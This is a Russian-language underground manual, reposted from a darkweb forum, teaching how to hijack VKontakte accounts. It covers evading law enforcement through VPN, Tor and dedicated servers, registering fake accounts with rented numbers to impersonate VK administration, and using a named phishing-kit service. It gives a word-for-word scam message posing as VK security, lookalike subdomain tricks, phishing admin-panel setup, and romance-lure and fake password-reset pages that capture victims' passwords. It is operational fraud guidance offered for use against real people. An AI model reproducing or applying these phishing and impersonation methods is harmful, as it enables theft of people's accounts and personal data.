

Мануал по взлому ВКонтакте.



Спизженно пользователем Loutus специально для darkwebs.ws.

Автор - Посейдон, бог морей

Такое море-океан воды не может иметь другого автора.

Предисловие:

Приветствую всех читателей данного мануала.
Все что написано здесь, рассчитано как на новичков, так и на профессионалов своего дела.

Так что я сделаю главы:

- 1) Новичок
- 2) Знающий
- 3) Эксперт

Думаю можно приступать.

ГЛАВА : НОВИЧОК.

Темы.

1. Что значит взлом?
2. Что главное для взлома?
3. Восприятие человеческой психологии.
4. Правила анонимности.
5. Как регистрировать фейки?
6. Как оформлять фейки?
7. Простейшие способы взлома.

Что значит взлом?

Мы взламываем людей для получения их данных.

Мы хотим узнать его личную и секретную информацию, обычно для дальнейшего использования этой информации. Все довольно просто. Но...

Не все же так просто. Суть взлома гораздо глубже чем вы думаете. Это целая философия.

Мы должны взломать человека так, чтобы он не узнал об этом, чтобы он остался довольным слоном.

Вот чем отличается хороший хакер, от плохого хакера. Он должен максимально разбираться в зачистке своих следов, анонимности и конечно психологии.

Что главное для взлома?

Конечно ты можешь сказать что это умение
взламывать..

Или может умение подчищать следы.. НЕТ!
Главное для взлома - это социальная инженерия.

Восприятие человеческой психологии.

Совместно с Посейдоном мы написали статью о
восприятии человека и его мышления. Нам кажется
именно так должен воспринимать хакер каждого
человека.

“

Автор статьи - Посейдон, бог морей

Что мы называем словом психология? Мышление
человека, которое систематизировано и выполняет
определенные функции.

Оно зависит от эмоций, факторов извне, включая
человека. Давайте сравнивать мозг человека с
компьютером?

И то, и то - система. Мы пишем вирусы, создаем
фишинги и любыми способами взламываем
компьютер, систему.

Мы ищем уязвимости, и через них проникаем в
сердцевину программы. Так что нам запрещает
найти это уязвимость у человеческого мозга?

Что нам мешает взломать и покопаться в его
настройках? Если у системы уязвимости - это
цифровые ошибки, ошибки в коде, то у человека
уязвимость - его чувства и эмоции.

Можно легко надавить на "уязвимость" человека и

получить удаленное управление. Человек превращается в марионетку. Главное уметь управлять системой.

Я призываю всех людей воспринимать человеческий мозг - как систему. Если человек взламывает компьютеры, он занимается хакингом, а если человек взламывает человеческий мозг, он практикует социальную инженерию.

Я буду помогать Вам с социальной инженерией и психологией. Надеюсь смогла Вас впечатлить. Приятно познакомится, увидимся в следующих постах.

“

Посейдон слишком себя любит и упоминает про себя еще раз

Думаю после прочтения данной статьи вы поняли немного больше о психологии человека. Можно продолжать.

Правила анонимности.

Скажу вам великую вещь. Если ты считаешь себя на 100% анонимным, ты глуп. 100% анонимности не существует из-за банальных ошибок человека. Все мы уязвимы, все мы не в безопасности. Особенно теперь мы живем в таком времени... Государства додумались что надо брать интернет под контроль.

Все мы под колпаком.

Но сейчас я вам расскажу главные способы как можно максимально скрыться от правосудия.

1) VPN - самый простой способ анонимности.

На самом деле он довольно хорошо защищает, и если вы занимаетесь серухой, то его вполне достаточно. НО! Он защищает только от государства. Конечно если за вас возьмутся серьезно, то конечно найдут, но обычно всем насрать. Если вас захотят взломать хакеры, то вы защищены ровно на 0%! Так что используйте на свой страх и риск. Кстати я имею ввиду как минимум двойной VPN.

2) TOR - Идеальная защита от государства. Поэтому им и пользуется. Государству будет очень сложно вас отыскать, если вы будете выполнять черные дела в этом браузере. Но.. От хакеров защита у вас нулевая. Если вас захотят деанонимизировать вредоносными ПО, с помощью уязвимостей веб-браузера и так далее, у меня шансов нет.

3) Вы <- VPN + Дедик + TOR -> Интернет - Идеальная связка для полной анонимности в сети. В таком случае не у хакеров, не у государства, почти нету шансов вас деанонимизировать. Единственный минус связки - скорость. Тор будет влиять на нее

максимально.

Как регистрировать фейки?

Наконец мы можем переходить к самому сладкому.

Вы теперь знаете о психологии, об анонимности.

Теперь можно взламывать аккаунты вк? Нет...

Сейчас наступает время подготовки!

В первую очередь вам стоит зарегистрировать фейк.

А зачем?

Для тех кто не знает рассказываю вкратце.

Самый популярный способ взлома вк - фишинг.

Им как пользуется новички, так и эксперты.

Что такое фишинг? Ладно, рассказываю ламерам.

Фишинг - это сайт заточенный под официальный сайт крупной компании. Допустим - ВКонтакте. Мы

подделываем сайт авторизации, человек не замечает подделку, вводит туда свои данные. Все, взломан.

Но! Мы же не будем людей заманивать на наши фейки со своих страниц? Вот для этого нам и нужен фейк.

Для регистрации аккаунта в вк нужен номер телефона, где его взять? Есть 2 популярных сайта:

sms-area.org


sms-reg.com

На них вы можете зарегистрироваться и купить виртуальные номера за 20 рублей. После того как вы арендовали номер, вводите его в поле регистрации, на сайте номеров жмете галочку и ждете код.

Как оформлять фейки?

Оформлять фейки мы будем под администрацию ВКонтакте.

Показываю пример:



Думаю рассказывать как сделать такой профиль не надо?

Заходите в настройки, настройки приватности, все ставите максимально приватно. Загружаете

аватарку, на стене скрываете фотографию. Ставите статус “Оповещение...”

Простейшие способы взлома.

Вот у вас готовый аккаунт, вы анонимны, разбираетесь в социальной инженерии, пора взламывать!

Так как эта глава для новичков, я думаю вы даже не умеете ставить сайты на хостинг, так что я вам посоветую использовать бесплатные сервисы по взломам.

(Более сложные схемы в следующих главах)
Вашему вниманию я предоставляю самый популярный сервис по взломам ВСЕГО :

<http://kotfake.net/>

(не реклама (конечно реклама.. вы же регистрируетесь))

В общем после удачной регистрации у вас будет доступ ко множеству фишинговых сайтов всех соц. сетей.

Далее вы выбираете любой фишинг вк.
Советую использовать “Вконтакте(Вход 1)”
или Вконтакте(Вход 2)”.

Дальше переходим к заветному взлому:

- 1) Нам надо сократить ссылку в vk.cc
(Если ссыкла не сокращается, идете на clck.ru ,
сокращаете, после идете на vk.cc)
- 2) Пишем такое сообщение:

“

Здравствуйте, @id

Спешим сообщить: недавно с Вашей страницы был осуществлен переход на сомнительный ресурс. В целях защиты ваших данных, просим Вас немедленно сменить пароль и воспользоваться онлайн сканером во избежание заражения приложения/браузера. Проверка займет не более 5 минут:

Ссылка


В случае игнорирования требований безопасности учетная запись будет заморожена по истечению 24 часов с момента прочтения Вами этого уведомления.

Уведомление #19827 отправлено автоматически.

С уважением, Команда ВКонтакте.

”

Вместо “id” указываем id жертвы.
Забыл сказать что это мы выкладываем на стене.
После того как вы выложите пост, жертва увидит это:



Дальше все понятно..
С большой вероятностью жертва перейдет по

ссылке, введет свои данные и вы в ПРОФИТЕ.
НО есть один минус. С помощью этого сервиса вы не получается Token, благодаря которому можно обходить оповещения и смс подтверждение. Так что об обходе я вам расскажу во второй главе. Кстати она начинается!

ГЛАВА : ЗНАЮЩИЙ.

Темы.

1. О всех доступных способах взлома ВК
2. Домены и поддомены
3. Настройка базы данных
4. Работа с фишингами
5. Способ обхода оповещения и смс подтверждения
6. Взломы в реале
7. Слив нескольких скриптов фишинга

О всех доступных способах взлома ВК.

Вот мы и переходим с более сложным способом

взлома вк.

А какие они кстати есть? Смотрите:

- 1) Фишинг. (Самый популярный и один из самых действенных способов взлома. Мы будем ставить на свой хостинг поддельные сайты и домены.)
- 2) Взлом в реале. (Самая обширная сфера взломов. Здесь можно придумывать бесконечность способов по одной причине! Социальная инженерия. Чтобы хорошо взламывать в реале вы должны разбираться в социальной инженерии. Хотя бы минимально.)
- 3) Перебор паролей. (Люди создают в своей основе пароли связанные со своей жизнью. Важные даты, хобби, домашние животные.. Мы этим воспользуемся)

Способов еще большое кол-во, но про более сложные уже вы услышите в главе “эксперт”.

Домены и поддомены.

Вот у меня к вам вопрос. Как вам домен :

vk.com.professional-scanner.ru ?

Это вам не vkuntukte.su

Или вообще naebal-tebua.com на котором фишинг стоит.

И как раз для создания такого домена , а точнее поддомена, нам нужны руки.. (Думал что нужно, так и

не придумал. Нужны ведь реально только руки)
Регистрируемся на бесплатном хостинге,
рекомендую вам 2 хостинга:

zomro.com

timweb.com

Хорошие, быстрые.

И после того как зарегистрировались, идем
регистрировать домен. (Советую купить домен .ru ,
но можно и бесплатный) Регистрируем такой домен
(к примеру):

spam-cleaner.(домен)

И после регистрации создаем поддомен.

Поддон у нас будет - vk.com

Итак получается : vk.com.spam-cleaner.(домен)

Круто? Круто.

Переходим к скрипту.

Настройка базы данных.

В своей основе, если скрипт фишинга хороший, в
нем есть своя админ панель. Конечно она не
обязательная, особенно для взломов определенных
людей, но с ней удобнее.

В общем для подключения этой админ-панели надо
подключать БазуДанных. Как мы это будем делать?

Скрины кидать не вижу смысла, хостинги у всех
разные.

После регистрации хостинга, вы должны зайти в
биллинг.

У вас будет графа “MySQL базы данных” (везде по-разному). Заходите туда.

После вам надо указать:

1) Имя Базы Данных

2) Имя пользователя (Не везде)

3) Пароль от Базы Данных

После жмете “создать”. Все, вы создали! Что дальше?

Заходите в папку своего скрипта, открываете файл config.php (обычно такой).

В нем вставляете свои данные.

Находите графу “DBData”. Рядом с ней уже все будет. :

1) user

2) DataBase

3) password


После того как указали данные, ищите графы, которые должны быть в вашей базе данных. Когда вы их нашли, заходите в свою ДБ через phpmyadmin и добавляете все эти графы в базу. После ставите скрипт и все должно работать. Итак думаю все рассказал доходчиво.

Работа с фишингами.

Наконец можно приступать к более сложным способам взлома. Хотя скажу честно, они мало чем отличаются от схем для новичков.

В общем сливать никаких своих скриптов я вам не

буду, извините, мануал и так бесплатный, но фотографии конечно скину. Кому надо, скопируют. Для первого способа нам понадобится такой скрипт:




То есть после перехода по ссылке, человек попадает в альбом. Способ подходит для девушек.

Ссылка будет примерно :

vk.com/album-34626584-2153135641.(домен)


Человек попал в альбом, и через 5 секунд происходит редирект на эту страницу:



В общем рассказываю как надо будет работать. Регистрируйте аккаунт девушки, хоть немного

заполняете его (желательно хорошим профилем завестись).

После начинается социальная инженерия.
(Настя - это мы)



После чего жертва в большинстве случаев должна перейти по ссылке и авторизоваться. Все реалистично по максимуму. Но если не авторизовалась? Послала?


Не огорчаемся! На этом способ не заканчивается.

Жертва или не перешла по ссылке, или даже разоблачила во взломе, мы просто отключаемся и ничего не делаем.


Ждем примерно 3-4 часа и используем против нее другой способ.

Сейчас будет игра на жалобы.

Будем использовать такой скрипт:
После перехода по ссылке будет это:



Потом:




Как вы видите, мы пытаемся выставить себя же

хакерами. Жертва видит ссылку, по которой переходила несколько часов назад. Она должна ввести номер телефона.

И! Когда она введет, все будет как обычно. “Ожидайте смс” и тд. То есть она реально будет ждать смс.

Будет открыто поле ввода смс. Но смс конечно не будет.


Сайт же подделка. После того как ей не придет смс, она нажмет кнопку “Смс не пришло” и ее перекинет на:

A screenshot of a fake VK security page. At the top is the VK logo. Below it is a cartoon illustration of a superhero couple. The text in the center reads: "На Вашей странице была обнаружена подозрительная активность. На данный момент злоумышленники могут иметь доступ к Вашей странице." followed by "Чтобы обезопасить свою страницу, мы просим Вас проверить компьютер антивирусом, подтвердить, что Вы владелец страницы и изменить свой пароль, используя данную страницу." and "Злоумышленники могли получить доступ к Вашей странице с помощью следующей подозрительной ссылки." Below this is a box containing "Подозрительная ссылка" and the URL "http://vk.com.album-178382-1009...". Underneath are three input fields labeled "Старый пароль", "Новый пароль", and "Повторите пароль", followed by a blue "Подтвердить" button. At the bottom, there is a footer with "ВКонтакте © 2018", links for "о компании", "правила", "реклама", "разработчикам", and a language selector "Язык: English Русский Українська все языки »".

Ну и конечно “Старый пароль” мы воруем. Думаю с этими двумя способами, шанс взлома почти

гарантирован. А мы переходим еще к одному способу.

Будем использовать этот простой скрипт:




То есть после перехода по ссылке, человек увидит это.


Работа скрипта почти такая же. Только немного круче.

Жертва ниже должна определить 2 раза своих друзей.

После будет такое окно:



Добро пожаловать на обновленный
сервис валидации пользователей ВК




Имя: Алина
Фамилия: Жигadlo--Савченко
ID страницы: 66470761
